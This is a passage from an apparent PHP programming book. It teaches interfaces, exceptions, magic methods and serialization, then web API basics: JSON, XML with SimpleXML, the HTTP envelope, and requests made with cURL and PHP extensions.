
```
class MonotypeDelivery extends Courier implements Trackable
{
  public function ship($parcel) {
    // put in box
    // send and get parcel ID (we'll just pretend)
    $parcelId = 42;
    return $parcelId;
  }

  public function getTrackInfo($parcelId) {
    // look up some information
    return(array("status" => "in transit"));
  }
}
```

We can then call the object methods as we usually would; the interface simply mandates that these methods exist. This allows us to be certain that the function will exist and behave as we expect, even on objects that are not related to one another.

Identifying Objects and Interfaces

Interfaces are great—they let us know which methods will be available in an object that implements them. But how can we know which interfaces are implemented?

At this point, we return to type hinting and the `instanceOf` operator again. We used them before to check if objects were of a particular type of class, or inherited from that class. These techniques also work for interfaces. Exactly as when we discussed

polymorphism, where a single object will identify as its own class and also the class of any ancestor, that same class will identify as any interface that it implements.

Look back at the previous code sample, where our `MonotypeDelivery` class inherited from `Courier` and implemented the `Trackable` interface. We can instantiate an object of type `MonotypeDelivery`, and then interrogate it:

```
$courier = new MonotypeDelivery();

if($courier instanceOf Courier) {
  echo "I'm a Courier\n";
}

if($courier instanceOf MonotypeDelivery) {
  echo "I'm a MonotypeDelivery\n";
}

if($courier instanceOf Parcel) {
  echo "I'm a Parcel\n";
}

if($courier instanceOf Trackable) {
  echo "I'm a Trackable\n";
}

/*
Output:

I'm a Courier
I'm a MonotypeDelivery
I'm a Trackable
*/
```

As you can see, the object admits to being a `Courier`, a `MonotypeDelivery`, and a `Trackable`, but denies being a `Parcel`. This is entirely reasonable, as it isn't a `Parcel`!

Exceptions

Exceptions are an object oriented approach to error handling. Some PHP extensions will still raise errors as they used to; more modern extensions such as PDO [3] will

[3] PDO stands for PHP Database Objects, and you can read about it in ???.

instead throw exceptions. Exceptions themselves are objects, and `Exception` is a built-in class in PHP. An `Exception` object will contain information about where the error occurred (the filename and line number), an error message, and (optionally) an error code.

Handling Exceptions

Let's start by looking at how to handle functions that might throw exceptions. We'll use a `PDO` example for this, since the `PDO` extension throws exceptions. Here we have code which attempts to create a database connection, but fails because the host "nonsense" doesn't exist:

```
$db = new PDO('mysql:host=nonsense');
```

Running this code gives a fatal error, because the connection failed and the PDO class threw an exception. To avoid this, use a `try/catch` block:

```
try {
  $db = new PDO('mysql:host=nonsense');
  echo "Connected to database";
} catch (Exception $e) {
  echo "Oops! " . $e->getMessage();
}
```

This code sample illustrates the `try/catch` structure. In the `try` block, we place the code we'd like to run in our application, but which we know may throw an exception. In the `catch` block, we add some code to react to the error, either by handling it, logging it, or taking whatever action is appropriate.

Note that when an exception occurs, as it does here when we try to connect to the database, PHP jumps straight into the `catch` block without running any of the rest of the code in the `try` block. In this example, the failed database connection means that we never see the `Connected to database` message, because this line of code fails to get a run.

No Finally Clause

If you've worked with exceptions in other languages, you might be used to a `try/catch/finally` construct; PHP lacks the additional `finally` clause.

Why Exceptions?

Exceptions are a more elegant method of error handling than the traditional approach of raising errors of varying levels. We can react to exceptions in the course of execution, depending on how severe the problem is. We can assess the situation and then tell our application to recover, or bail out gracefully.

Having exceptions as objects means that we can extend exceptions (and there are examples of this shortly), and customize their data and behavior. We already know how to work with objects, and this makes it easy to add quite complicated functionality into our error handling if we need it.

Throwing Exceptions

We've seen how to handle exceptions thrown by built-in PHP functions, but how about throwing them ourselves? Well, we certainly can do that:

```
// something has gone wrong
throw new Exception('Meaningful error message string');
```

The `throw` keyword allows us to throw an exception; then we instantiate an `Exception` object to be thrown. When we instantiate an exception, we pass in the error message as a parameter to the constructor, as shown in the previous example. This constructor can also accept an optional error code as the second parameter, if you want to pass a code as well.

Extending Exceptions

We can extend the `Exception` object to create our own classes with specific exception types. The `PDO` extension throws exceptions of type `PDOException`, for example, and this allows us to distinguish between database errors and any other kind of exception that could arise. To extend an exception, we simply use object inheritance:

```
class HeavyParcelException extends Exception {}
```

We can set any properties or add any methods we desire to this `Exception` class. It's not uncommon to have defined but empty classes, simply to give a more specific type of exception, as well as allow us to tell which part of our application encountered a problem without trying to programmatically read the error message.

Autoloading Exceptions

Earlier, we covered autoloading, defining rules for where to find classes whose definition hasn't already been included in the code executed in this script. Exceptions are simply objects, so we can use autoloading to load our exception classes too.

Having specific exception classes means we can catch different exception types, and we'll look at this in the next section.

Catching Specific Types of Exception

Consider this code example, which can throw multiple exceptions:

chapter_01/HeavyParcelException.php *(excerpt)*

```
class HeavyParcelException extends Exception {}

class Courier{
  public function ship(Parcel $parcel) {
    // check we have an address
    if(empty($parcel->address)) {
      throw new Exception('Address not Specified');
    }

    // check the weight
    if($parcel->weight > 5) {
      throw new HeavyParcelException('Parcel exceeds courier➥
        limit');
    }
    // otherwise we're cool
    return true;
  }
}
```

The above example shows an exception, `HeavyParcelException`, which is empty. The `Courier` class has a `ship()` method, which can throw both an `Exception` and a `HeavyParcelException`.

Now we'll try this code. Note the two `catch` blocks:

```
$myCourier = new Courier();
$parcel = new Parcel();
// add the address if we have it
$parcel->weight = rand(1,7);
try {
  $myCourier->ship($parcel);
  echo "parcel shipped";
} catch (HeavyParcelException $e) {
  echo "Parcel weight error: " . $e->getMessage();
  // redirect them to choose another courier
} catch (Exception $e) {
  echo "Something went wrong. " . $e->getMessage();
  // exit so we don't try to proceed any further
  exit;
}
```

In this example, we begin by instantiating both `Courier` and `Parcel` objects. The `parcel` object should have both an address and a weight; we check for these when we try to ship it. Note that this example uses a little `rand()` function to produce a variety of parcel weights! This is a fun way to test the code, as some parcels are too heavy and trigger the exception.

In the `try` block, we ask the courier to ship the parcel. With any luck, all goes well and we see the "parcel shipped" message. There are also two `catch` blocks to allow us to elegantly handle the failure outcomes. The first `catch` block specifically catches the `HeavyParcelException`; any other kind of exception is then caught by the more general second `catch` block. If we'd caught the `Exception` first, all exceptions would end up being caught here, so make sure that the catch blocks have the most specific type of exception first.

What's actually happening here is that the `catch` block is using typehinting to distinguish if an object is of an acceptable type. So all we learned earlier about typehinting and polymorphism applies here; a `HeavyParcelException` is also an `Exception`.

In this example, the exceptions are being thrown inside the class, but caught further up the stack in the code that called the object's method. Exceptions, if not caught, will return to their calling context, and if they fail to be caught there, they'll continue to bubble up through the call stack. Only when they get to the top without being caught will we see the fatal error `Uncaught Exception`.

Setting a Global Exception Handler

To avoid seeing fatal errors where exceptions have been thrown and our code failed to catch them, we can set a default behavior for our application in this situation. To do this, we use a function called `set_exception_handler()`. This accepts a callback as its parameter, so we can give the name of a function to use, for example. An exception handler will usually present an error screen to the user—much nicer than a fatal error message!

A basic exception handler would look similar to this:

```
function handleMissedException($e) {
  echo "Sorry, something is wrong. Please try again, or contact us➥
    if the problem persists";
  error_log('Unhandled Exception: ' . $e->getMessage()
    . ' in file ' . $e->getFile() . ' on line ' . $e->getLine());
}

set_exception_handler('handleMissedException');

throw new Exception('just testing!');
```

This shows an exception handler, and then the call to `set_exception_handler()` to register this function to handle uncaught exceptions. Usually, this would be declared and set near the beginning of your script, or in a bootstrap file, if you have one.

Default Error Handler

In addition to using `set_exception_hander()` to handle exceptions, PHP also has `set_error_handler()` to deal with errors.

Our example exception handler used the `error_log()` function to write information about the error to the PHP error log. The logfile entry looked like this:

```
[13-Jan-2012 11:25:41] Unhandled Exception: just testing! in file➥
  /home/lorna/.../exception-handler.php on line 13
```

Working with Callbacks

Having just shown the use of a function name as a callback, it's a good time to look at the other options available to us. Callbacks are used in various aspects of PHP. The `set_exception_handler()` and `set_error_handler()` functions are good examples. We can also use callbacks, for example, in `array_walk()`—a function where we ask PHP to apply the same operation, specified using a callback, to every element in an array.

Callbacks can take a multitude of forms:

- a function name
- a class name and method name, where the method is called statically
- an object and method name, where the method is called against the supplied object
- a **closure** (a function stored in a variable)
- a **lambda** function (a function declared in-place)

Callbacks are one of the times when it does make a lot of sense to use an anonymous function. The function we declare for our exception handler won't be used from anywhere else in the application, so there's no need for a global name. There's more information about anonymous functions on the related page in the PHP Manual.[4]

More Magic Methods

Already in this chapter, we've witnessed a few magic methods being used. Let's quickly recap on the ones we've seen, in Table 1.1.

Table 1.1. Magic Methods: A Summary

Function	Runs when ...
`__construct()`	an object is instantiated
`__destruct()`	an object is destroyed
`__get()`	a nonexistent property is read
`__set()`	a nonexistent property is written
`__clone()`	an object is copied

[4] http://php.net/manual/en/functions.anonymous.php

When we define these functions in a class, we define what occurs when these events happen. Without them, our classes exhibit default behavior, and that's often all we need. There are additional magic methods in PHP, and in this section we'll look at some of the most frequently used.

Using `__call()` and `__callStatic()`

The `__call()` method is a natural partner to the `__get()` and `__set()` methods we saw in the section about access modifiers. Where `__get()` and `__set()` deal with properties that don't really exist, `__call()` does the same for methods. When we call a method that isn't declared in the class, the `__call()` method is called instead.

We've been using a `Courier` class with a `ship()` method, but what if we also wanted to call `sendParcel()` for the same functionality? When we work with legacy systems, we can often be replacing one piece of an existing system at a time, so this is a likely enough situation. We could adapt our courier's class definition to include a `sendParcel()` method, or we could use `__call()`, which would look like:

chapter_01/Courier.php *(excerpt)*

```
class Courier {
  public $name;

  public function __construct($name) {
    $this->name = $name;
    return true;
  }

  public function ship($parcel) {
    // sends the parcel to its destination
    return true;
  }

  public function __call($name, $params) {
    if($name == 'sendParcel') {
      // legacy system requirement, pass to newer send() method
      return $this->send($params[0]);
    } else {
      error_log('Failed call to ' . $name . ' in Courier class');
      return false;
    }
  }
}
```

All this magic definitely leaves scope for creating some code masterpieces, making it impossible for any normal person to work with them! When you use `__call()` instead of declaring a method, it will be unavailable when the IDE autocompletes method names for us. The method will fail to show up when we check if a function exists in a class, and it will be hard to trace when debugging. For this situation, where there's old code calling to old method names, you could argue that it's actually a feature to *not* have the function visible—it makes it even clearer that code we write today shouldn't be making use of it.

As with all software design, there are no hard and fast rules, but you can definitely have too much of a good thing when it comes to having "pretend" methods in your class, so use this feature in moderation.

In addition to the `__call()` method, as of PHP 5.3 we also have `__callStatic()`. This does what you might expect it to do. It will be called when we make a static method call to a method that doesn't exist in this class. Exactly like `__call()`, `__callStatic()` accepts the method name and an array of its arguments.

Printing Objects with `__toString()`

Have you ever tried using `echo()` with an object? By default, it simply prints "Object," giving us very little. We can use the `__toString()` magic method to change this behavior, or, to make our `Courier` class—for example—print a better description, we could type:

chapter_01/Courier.php *(excerpt)*

```
class Courier {
  public $name;
  public $home_country;

  public function __construct($name, $home_country) {
    $this->name = $name;
    $this->home_country = $home_country;
    return true;
  }

  public function __toString() {
    return $this->name . ' (' . $this->home_country . ')';
  }
}
```

To use the functionality, we just use our object as a string; for example, by echoing it:

```
$mycourier = new Courier('Avian Services', 'Australia');
echo $mycourier;
```

This can be a very handy trick when an object is output frequently in the same format. The templates can simply output the object, and it knows how to convert itself to a string.

Serializing Objects

To **serialize** data in PHP means to convert it into a text-based format that we can store, for example, in a database. We can use it on all sorts of data types, but it's particularly useful on arrays and objects that can't natively be written to database columns, or easily sent between systems without a textual representation of themselves.

Let's first inspect a simple object using `var_dump()`, and then serialize it, to give you an idea of what that would look like:

```
$mycourier = new Courier('Avian Services', 'Australia');
var_dump($mycourier);
echo serialize($mycourier);

/*
output:

object(Courier)#1 (2) {
  ["name"]=>
  string(14) "Avian Services"
  ["home_country"]=>
  string(9) "Australia"
}

O:7:"Courier":2:{s:4:"name";s:14:"Avian Services";s:12:➥
  "home_country";s:9:"Australia";}

*/
```

When we serialize an object, we can **unserialize** it in any system where the class definition of the object is available. There are some object properties, however, that

we don't want to serialize, because they'd be invalid in any other context. A good example of this is a resource; a file pointer would make no sense if unserialized at a later point, or on a totally different platform.

To help us deal with this situation, PHP provides the `__sleep()` and `__wakeup()` methods, which are called when serializing and unserializing, respectively. These methods allow us to name which properties to serialize, and fill in any that aren't stored when the object is "woken." We can very quickly design our classes to take advantage of this. To illustrate, how about adding a file handle to our class for logging errors?

chapter_01/Courier.php *(excerpt)*

```
class Courier {
  public $name;
  public $home_country;

  public function __construct($name, $home_country) {
    $this->name = $name;
    $this->home_country = $home_country;
    $this->logfile = $this->getLogFile();
    return true;
  }

  protected function getLogFile() {
    // error log location would be in a config file
    return fopen('/tmp/error_log.txt', 'a');
  }

  public function log($message) {
    if($this->logfile) {
      fputs($this->logfile, 'Log message: ' . $message . "\n");
    }
  }

  public function __sleep() {
    // only store the "safe" properties
    return array("name", "home_country");
  }

  public function __wakeup() {
    // properties are restored, now add the logfile
    $this->logfile = $this->getLogFile();
```

```
    return true;
  }
}
```

Using magic methods in this way allows us to avoid the pitfalls of serializing a resource, or linking to another object or item that would become invalid. This enables us to store our objects safely, and adapt as necessary to their particular requirements.

Objective Achieved

During the course of this chapter, we've come into object oriented theory, and discussed how it can be useful to associate a set of variables and functionality into one unit. We covered basic use of properties and methods, how to control visibility to different class elements, and looked at how we can create consistency between classes using inheritance and interfaces. Exception handling gives us an elegant way of dealing with any mishaps in our applications, and we also looked at magic methods for some very neat tricks to make development easier. At this point, we're ready to go on and use object oriented interfaces in the extensions and libraries we work with in our day-to-day lives, as well as build our own libraries and applications this way.

Chapter 2

APIs

In this chapter, we'll be covering APIs—or rather, the transfer of data using ways that aren't web page-based—by looking at practical examples of how to publish and consume services, along with the theory that underlies how it all works. We'll talk about the small details, such as the different service types and data formats, as well as big-picture concepts including how using APIs can affect system architecture.

Before You Begin

Let's start out with some definitions. **API** stands for Application Programming Interface, and it refers to the interface that a particular service, application, or module exposes for others to interact with. We'll also refer to **web services** in this chapter, which means we're talking about an application serving data over HTTP (explained in the section called "HTTP: HyperText Transfer Protocol"). For the purposes of this chapter, the two can be considered equivalent.

Tools for Working with APIs

The most important thing to realize before you start to work with web services is that most of what you already know about PHP applications is completely transfer-

able! They work just like normal web applications, but with different output formats. They're also quite accessible when used as a data source for your projects, and we'll cover in detail how to consume services.

Most of the examples in this chapter go back to first principles, showing how to use native PHP functionality to work with services; however, there are many libraries and frameworks that can still help us in these areas. Whether you use the simple versions, or you have a library you can build on, the same principles apply.

Adding APIs into Your System

There are a number of reasons you might want to include an API in your system, such as to:

- make data available to another system or module
- supply data to the website in an asynchronous manner
- form the basis of a service-oriented architecture

All these reasons are great motivators for adding API functionality, and indeed the majority of modern systems will need an API of some kind as we increasingly collate data from disparate systems. The first two bullet points are easy to approach for the average developer with web experience, but the next section will look more deeply into the architectural possibilities of designing a system with an API as its basis.

Service-oriented Architecture

SOA (Service-oriented Architecture) is an approach that's increasingly gaining in popularity for PHP applications across a variety of sectors. The idea is that the system is based upon a layer of services that provide all the functionality the system will need, but the services provide the application level and are not linked to the presentation layers. In this way, the same modular, reusable functionality can be used by multiple systems.

For example, you might write a service layer, and then consume it with a website and a couple of mobile device applications, while also allowing third parties to integrate against it.

You could end up with a system architecture that looks like Figure 2.1.




Figure 2.1. A simple SOA architecture diagram

This approach allows us to use, test, and **harden** the code in the application service layer, and then easily use it elsewhere. When code is hardened, it means that it's been in use for some time, and therefore we can be confident in its performance and stability. Having a robust service layer containing clean, modular application logic that we then use as the basis for our applications is increasingly seen as best practice.

Exactly how you structure this is up for debate, and there are a great number of perfectly good implementations of this approach. Typically, an MVC approach would be used for the service layer, which is the kind of style we'll use in this chapter when we look at some examples. Each item on the top level will be built differently, but working in this way makes it easy to build the various elements independently and on different platforms.

Perhaps one of the biggest advantages of SOA is the way that, being very modular, it lends itself well to the large, complex systems we see being built in organizations today. Systems built this way are also easier to scale; you can scale different parts of the system at different rates, according to the load upon them. As we move our platforms to the cloud, this can help us out considerably, later in the lifetime of our application.

We'll now move on and look at some of the technical details involved in working with web services.

Data Formats

A web service is, in many ways, simply a web page that serves machine-readable content rather than human-readable content. Rather than marking tags up in HTML for a browser, we instead return the content in, for example, JSON or XML (more on these shortly).

One of the strongest features of a robust web service is that its design enables it to return information in a variety of formats. So, if a service consumer prefers one data format over another, it can easily request the format that would be best. This means that when we create services to expose, we'll tread carefully in making the way we interpret requests and form responses independent from the rest of our code.

The next couple of sections look at JSON and XML in more detail, and give examples of data formatted this way, as well as how we can read and write them.

Working with JSON

JSON stands for JavaScript Object Notation. It originated as a way to represent objects in JavaScript, but most modern programming languages will have built-in functionality for working with this format. It's a text-based way of representing arrays or objects, similar to serialized PHP.

JSON is a lightweight format; the size of the data packet is small and it is simple, which makes it quick and easy to process. Since it is designed for JavaScript, it's an excellent choice for APIs that are consumed by JavaScript; later in this chapter, you'll see some examples of using Ajax requests to include web service content in your web page. JSON is also a good choice for mobile device applications; its small size and simple format mean it is quick to transfer data, as well as placing minimal strain on the client device to decode it.

In PHP, we write JSON with the `json_encode()` function, and read it back with `json_decode()`. Sounds simple? That's probably because it is! Here's an example of encoding an array:

chapter_03/array.php

```
$concerts = array(
  array("title" => "The Magic Flute",
    "time" => 1329636600),
  array("title" => "Vivaldi Four Seasons",
    "time" => 1329291000),
  array("title" => "Mozart's Requiem",
    "time" =>  1330196400)
  );

echo json_encode($concerts);
```

```
/* output
[{"title":"The Magic Flute","time":1329636600},{"title":➥
  "Vivaldi Four Seasons","time":1329291000},{"title":➥
  "Mozart's Requiem","time":1330196400}]
*/
```

This example has a hardcoded array with some example data added, but we'd be using this in our API to deliver data from a database back end, for example.

Take a look at the resulting output, shown at the bottom of the script. The square brackets indicate an enumerated array; our example data didn't specify keys for the arrays used to represent each concert. In contrast, the curly braces represent an object or associative array, which we've used inside each concert array. Since the notation is the same for an object and an associative array, we have to state which of those we'd like when we read data from a JSON string, by passing a second parameter:

chapter_03/json.php

```
$jsonData = '[{"title":"The Magic Flute","time":1329636600},➥
  {"title":"Vivaldi Four Seasons","time":1329291000},{"title":➥
  "Mozart\'s Requiem","time":1330196400}]';

$concerts = json_decode($jsonData, true);
print_r($concerts);

/*
Output:
Array
(
    [0] => Array
        (
            [title] => The Magic Flute
            [time] => 1329636600
        )

    [1] => Array
        (
            [title] => Vivaldi Four Seasons
            [time] => 1329291000
        )

    [2] => Array
        (
```

```
            [title] => Mozart's Requiem
            [time] => 1330196400
        )

)
*/
```

In this example, we've simply taken the string output by `json_encode()` and translated it back into a PHP array. Since we do want an associative array, rather than an object, we pass true as the second parameter to `json_decode()`. Without this, we'd have an array containing three `stdClass` objects, each with properties called `title` and `time`.

As is clear from these examples, JSON is simple to work with in PHP, and as such it is a popular choice for all kinds of web services.

Working with XML

Having seen the example with JSON, let's look at another commonly used data format, XML. **XML** stands for eXtensible Markup Language; it's the standard way of representing machine-readable data on many platforms.

XML is a more verbose format than JSON. It contains more data-type information and different systems will use different tags and attributes to describe information in great detail. XML can be awkward for humans to read, but it's ideal for machines as it is such a prescriptive format. As a result, it's a good choice for use when integrating two systems exchanging important data unsupervised.

In PHP, there is more than one way of working with XML; the main players here are the DOM extension or the SimpleXML extension. Their functionality overlaps greatly; however, in a nutshell, DOM could be described as more powerful and complex, while SimpleXML is more, well, simple! You can switch between formats with a single function call, so it's trivial to begin with one and flip to using the other for a particular operation. Since we're working with basic examples, the code shown here will use the SimpleXML extension.

Let's start with an example along the same lines as the JSON one above:

chapter_03/simple_xml.php

```
$simplexml = new SimpleXMLElement(
  '<?xml version="1.0"?><concerts />');

$concert1 = $simplexml->addChild('concert');
$concert1->addChild("title", "The Magic Flute");
$concert1->addChild("time", 1329636600);

$concert2 = $simplexml->addChild('concert');
$concert2->addChild("title", "Vivaldi Four Seasons");
$concert2->addChild("time", 1329291000);

$concert3 = $simplexml->addChild('concert');
$concert3->addChild("title", "Mozart's Requiem");
$concert3->addChild("time", 1330196400);

echo $simplexml->asXML();

/* output:
<concerts><concert><title>The Magic Flute</title><time>1329636600➥
  </time></concert><concert><title>Vivaldi Four Seasons</title>➥
  <time>1329291000</time></concert><concert><title>Mozart's Requiem➥
  </title><time>1330196400</time></concert></concerts>
*/
```

Let's start from the top of the file and work through this code example. First of all, we create a `SimpleXMLElement`, which expects a well-formed XML string to pass to the constructor. This is great if we want to read and work with some existing XML (and will be really handy when we parse incoming requests with XML data in them), but feels a little clunky when we're creating the empty element.

Then we move on and start adding elements. In XML, we can't have enumerated items; everything needs to be inside a named tag, so each concert item is inside a tag named `concert`. When we add a child, we can also assign it to a variable, and this allows us to continue to operate on it. In this case, we want to add more children to it, so we capture it in `$concert1`, and then add the `title` and `time` tags as children.

We repeat for the other `concerts` (you'd probably use a looping construct on data pulled from elsewhere in a real application), and then output the XML using the

`SimpleXMLElement::asXML()` method. This method literally outputs the XML that this object represents.

When we come to read XML, this is fairly trivial:

chapter_03/xml_load_string.php *(excerpt)*

```
$xml = '<concerts><concert><title>The Magic Flute</title><time>➥
  1329636600</time></concert><concert><title>Vivaldi Four Seasons➥
  </title><time>1329291000</time></concert><concert><title>➥
  Mozart\'s Requiem</title><time>1330196400</time></concert>➥
  </concerts>';

$concert_list = simplexml_load_string($xml);
print_r($concert_list);

/* output:
SimpleXMLElement Object
(
    [concert] => Array
        (
            [0] => SimpleXMLElement Object
                (
                    [title] => The Magic Flute
                    [time] => 1329636600
                )

            [1] => SimpleXMLElement Object
                (
                    [title] => Vivaldi Four Seasons
                    [time] => 1329291000
                )

            [2] => SimpleXMLElement Object
                (
                    [title] => Mozart's Requiem
                    [time] => 1330196400
                )

        )

)
*/
```

When we want to work with XML, we can load it into `simplexml_load_string()` (there is also a `simplexml_load_file()` function). When we inspect this object, we can see the basic outline of our data, but you may notice that there are multiple `SimpleXMLElement` objects showing here. SimpleXML gives us some great features for iterating over XML data, and for accessing individual elements, so let's look at an example—designed for browser output—which shows off some of the functionality:

chapter_03/xml_load_string.php *(excerpt)*

```
$xml = '<concerts><concert><title>The Magic Flute</title><time>➥
  1329636600</time></concert><concert><title>Vivaldi Four Seasons➥
  </title><time>1329291000</time></concert><concert><title>➥
  Mozart\'s Requiem</title><time>1330196400</time></concert>➥
  </concerts>';

$concert_list = simplexml_load_string($xml);

// show a table of the concerts
echo "<table>\n";
foreach($concert_list as $concert) {
  echo "<tr>\n";
  echo "<td>" . $concert->title . "</td>\n";
  echo "<td>" . date('g:i, jS M',(string)$concert->time) .➥
       "</td>\n";

  echo "</tr>\n";
}
echo "</table>\n";

// output the second concert title
echo "Featured Concert: " . $concert_list->concert[1]->title;
```

First, we load the XML into SimpleXML so that we can easily work with it. We then loop through the items inside it; we can use `foreach` for this to make it quick and easy to iterate over our data set.

If we were to inspect each `$concert` value inside the loop with `var_dump()`, we'd see that these are actually `SimpleXMLElement` objects, rather than plain arrays. When we echo `$concert->title`, SimpleXML knows how to represent itself as a string, and so it just echoes the value of the object as we'd expect. Dealing with the date formatting is trickier, however! The `date()` function expects the second parameter

to be a long number, and gives an error message when you pass in a `SimpleXMLElement` object instead. You may have already noticed that in the example above, we have typecast the `time` property of the `$concert` object to a string. This is because `SimpleXMLElement` knows how to turn itself into a string, and if we supply a string, PHP will type juggle that to the correct data type for `date()`.

`SimpleXMLElement` Object Types

When you work with SimpleXML, you can quite often find that there are objects where you were expecting values. Making use of the approach employed—to typecast the values where needed—is a nice way of easily working with those values in a familiar way.

Right at the end of this example, there's also a "featured concert," which shows how SimpleXML makes it easy to drill down through the object structure to reach the values we're interested in. Between this feature and the simple iteration abilities of SimpleXML, you can see it's a great tool to have in the toolbox when working with XML data and web services.

HTTP: HyperText Transfer Protocol

HTTP is the wire that web requests and responses are sent over—the underlying data transfer format. It includes a lot of metadata about the request or response, in addition to the actual body of that request or response, and we'll be taking advantage of that as we work with web services. There are other protocols that we'll look at, such as XML-RPC and SOAP, that are built on HTTP. We'll also be making extensive use of HTTP's features when we build RESTful services towards the end of this chapter.

When we develop simple web applications, it's possible to do so without paying much attention to HTTP. But if you intend to look at caching, the delivery of different file types, and, in particular, how to work with other data formats as we will with web services, you'll benefit greatly from a good grounding in HTTP. It might seem more theoretical, but this section provides real examples and shows off the features that will help when developing and debugging anything that uses HTTP—so skip ahead at your peril.

The HTTP Envelope

Have you ever seen a raw HTTP request and response? Let's begin by looking at an example of each, to see the components of the HTTP format. First, the request:

```
GET / HTTP/1.1
User-Agent: curl/7.21.3 (i686-pc-linux-gnu) libcurl/7.21.3➥
  OpenSSL/0.9.8o zlib/1.2.3.4 libidn/1.18
Host: www.google.com
Accept: */*
```

Walking through this example, we first of all see that this was a `GET` request to the root page (the simple slash means that there was no trailing information), using HTTP version 1.1. The next line shows the `User-Agent` header; this example came from cURL (a tool for data transfer that we'll go into further detail on shortly) on an Ubuntu laptop. The `Host` header says which domain name this request was made to and, finally, the `Accept` header indicates what kind of content will be accepted; cURL claims to support every possible content type when it says `*/*`.

Now, how about the response?

```
HTTP/1.1 302 Found
Location: http://www.google.co.uk/
Content-Type: text/html; charset=UTF-8
Set-Cookie: PREF=ID=7930c24339a6c1b6:FF=0:TM=1311060710:➥
  LM=1311060710:S=dNx03utga78C5kXJ; expires=Thu, 18-Jul-2013➥
  07:31:50 GMT; path=/; domain=.google.com
Date: Tue, 17 Jan 2012 07:31:50 GMT
Content-Length: 221

<HTML><HEAD><meta http-equiv="content-type" content="text/html;➥
  charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.co.uk/">here</A>.
</BODY></HTML>
```

Again, line by line, we can see that we're using HTTP 1.1, and that the status of this response is `302 Found`. This is the status code, where 302 means that the content is elsewhere (we'll look in more depth at status codes shortly). The `Location` is the URL that was requested, and `Content-Type` tells us what format the body of the

response is in—this pairs with `Content-Length` to help us understand what we'll find in the body of the response and how to interpret it. The other headers shown here are the `Set-Cookie` header, which sends the cookies to use with later requests, and the `Date` the response was sent. Finally, we see the actual body content, which is the HTML for the browser to show in this case.

As you can see, there's quite a bit of "invisible" content included in the HTTP format, and we can use this to add to the clarity of communication between client and server regarding the information we're asking for, which formats we understand, and so on. When we work with web services, we'll be using these headers to enhance our applications for a more robust and predictable experience all round.

We'll move on now to look at how you can make and debug HTTP requests, and then see more information about some of the headers we saw in the previous examples.

Making HTTP Requests

As is so often the case, there are different ways to achieve the same goal. In this section, we'll look at making web requests from the command line with **cURL**, and also from PHP using both the `curl` extension and `pecl_http`.

cURL

The previous example shown is actually the output from a program called cURL,[1] which is a simple command line tool for requesting URLs. To request a URL, you simply type:

```
curl http://www.google.com/
```

There are some command line switches that are often useful to combine with cURL. Table 2.1 shows a small selection of the most used.

[1] http://curl.haxx.se/

Table 2.1. Common command line switches combined with cURL

Switch	Used for
`-v`	Displaying the verbose output seen in the request/response example
`-X <value>`	Specifying which HTTP verb to use; e.g. `GET`, `POST`
`-l`	Showing headers *only*
`-d <key>=<value>`	Adding a data field to the request

Many web services are simply a case of making requests with complex URLs or data in the body. Here's an example of asking the bit.ly[2] URL shortener to shorten http://sitepoint.com:

```
curl 'http://api.bitly.com/v3/shorten?
 login=user&apiKey=secret
 &longUrl=http%3A%2F%2Fsitepoint.com'

{ "status_code": 200, "status_txt": "OK", "data": { "long_url":➥
   "http:\/\/sitepoint.com\/", "url":
"http:\/\/bit.ly\/qmcGU2", "hash": "qmcGU2", "global_hash":➥
   "3mWynL", "new_hash": 1 } }
```

You can see we simply supply some access credentials and the URL we want to shorten, and cURL does the rest for us. We'll look at how to issue the same request with a variety of approaches.

PHP cURL Extension

The cURL extension in PHP is part of the core language and, as such, is available on every platform. This makes it a sound choice for an application where having fewer dependencies is a good trait. The code would look like this:

chapter_03/curl.php

```
$ch = curl_init('http://api.bitly.com/v3/shorten'
  . '?login=user&apiKey=secret'
  . '&longUrl=http%3A%2F%2Fsitepoint.com');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

$result = curl_exec($ch);
```

[2] http://bit.ly

```
print_r(json_decode($result));

/* output:
stdClass Object
(
    [status_code] => 200
    [status_txt] => OK
    [data] => stdClass Object
        (
            [long_url] => http://sitepoint.com/
            [url] => http://bit.ly/qmcGU2
            [hash] => qmcGU2
            [global_hash] => 3mWynL
            [new_hash] => 0
        )

)
*/
```

In this example, we're using the same URL again to get a short URL from bit.ly. We initialize a cURL handle using `curl_init()`, then make a call to `curl_setopt()`. Without this `CURLOPT_RETURNTRANSFER` setting, `curl_exec()` will output the result rather than returning it! Once the cURL handle is correctly prepared, we call `curl_exec()`, which actually makes the request. We store the body of the response in `$result`, and since it's in JSON, this script decodes and then outputs it.

Getting Headers with PHP cURL

This example showed how to get the body of the response, and often that's all we want. If you also need header information, however, you can use the `curl_info()` function, which returns myriad additional information.

PHP pecl_http Extension

This module is currently excluded by default in PHP, but can easily be installed via PECL (see Appendix A: PEAR and PECL for more information). It provides a more modern and approachable interface to working with web requests. If your application needs to run on a lot of "vanilla" PHP installations, this might be a poor choice, but if you're deploying to a platform you control, pecl_http comes highly recommended. Here's an example of using it:

chapter_03/pecl_http.php

```
$request = new HttpRequest('http://api.bitly.com/v3/shorten'
  . '?login=user&apiKey=secret'
  . '&longUrl=http%3A%2F%2Fsitepoint.com');
$request->send();

$result = $request->getResponseBody();
print_r(json_decode($result));

/* output:
stdClass Object
(
    [status_code] => 200
    [status_txt] => OK
    [data] => stdClass Object
        (
            [long_url] => http://sitepoint.com/
            [url] => http://bit.ly/qmcGU2
            [hash] => qmcGU2
            [global_hash] => 3mWynL
            [new_hash] => 0
        )

)
*/
```

The structure of code for this simple request looks very much like the one used for the cURL extension; however, as we add more complex options to it, such as sending and receiving data and header information, the pecl_http extension is more intuitive and easier to use. It offers both procedural and object oriented interfaces, so you can choose whichever suits you or your application best.

PHP Streams

PHP has native handling for streams; if you enable `allow_url_fopen` in your **php.ini** file, you can do this:

```
$fp = fopen('http://example.com');
```

This is lovely for file handling, but you might be wondering how it's useful for APIs. It's actually very useful; the example we've seen above, using a simple `GET` request, can easily be achieved using `file_get_contents()`, like this:

chapter_03/streams.php

```
